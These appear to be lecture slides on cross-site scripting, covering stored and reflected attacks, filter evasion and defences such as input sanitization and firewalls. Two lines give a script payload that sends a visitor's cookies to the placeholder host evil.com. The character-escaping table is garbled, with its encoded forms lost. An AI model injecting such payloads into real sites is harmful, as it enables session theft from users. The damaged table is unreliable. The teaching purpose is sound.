
# Type 1: Stored XSS Attack

```
<script>document.write('<img
src="http://evil.com/?'+document.cookie+'">');</script>
```




# Type 2: Reflected XSS Attack

- Example: Search website
- Search term is in the URL GET request





# Type 2: Reflected XSS Attack

http://www.websearch.com/search?q=<script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script>



# XSS Stored vs Reflected




- Server-side defenses
  - Input sanitization
  - Not allow scripts
- Client-side defenses
  - Filters; remove <script>

# Mitigating XSS Attacks

- Client-side defenses
  1. Cookie restrictions – Secure only
  2. Client-side filter – X-XSS-Protection
     - Enables heuristics in the browser that attempt to block injected scripts
  - Challenge: very difficult to distinguish malicious and benign scripts
- Server-side defenses

  3. Input validation

  4. Input sanitization

     removing potentially malicious elements from data input

  5. Web application firewall

# Example

- Potential defense
  - Not allow <script> tags
- Attacker evasion
  - Alternate character encoding
  - Obfuscated input that might defeat filter
  - “<script>” => <script>

| Character | Escaped | Alt1 | Alt2 | Common name |
|---|---|---|---|---|
| " | " | " | " | double-quote |
| & | & | & | & | ampersand |
| ' | ' | ' | ' | apostrophe-quote |
| < | < | < | < | less-than |
| > | > | > | > | greater-than |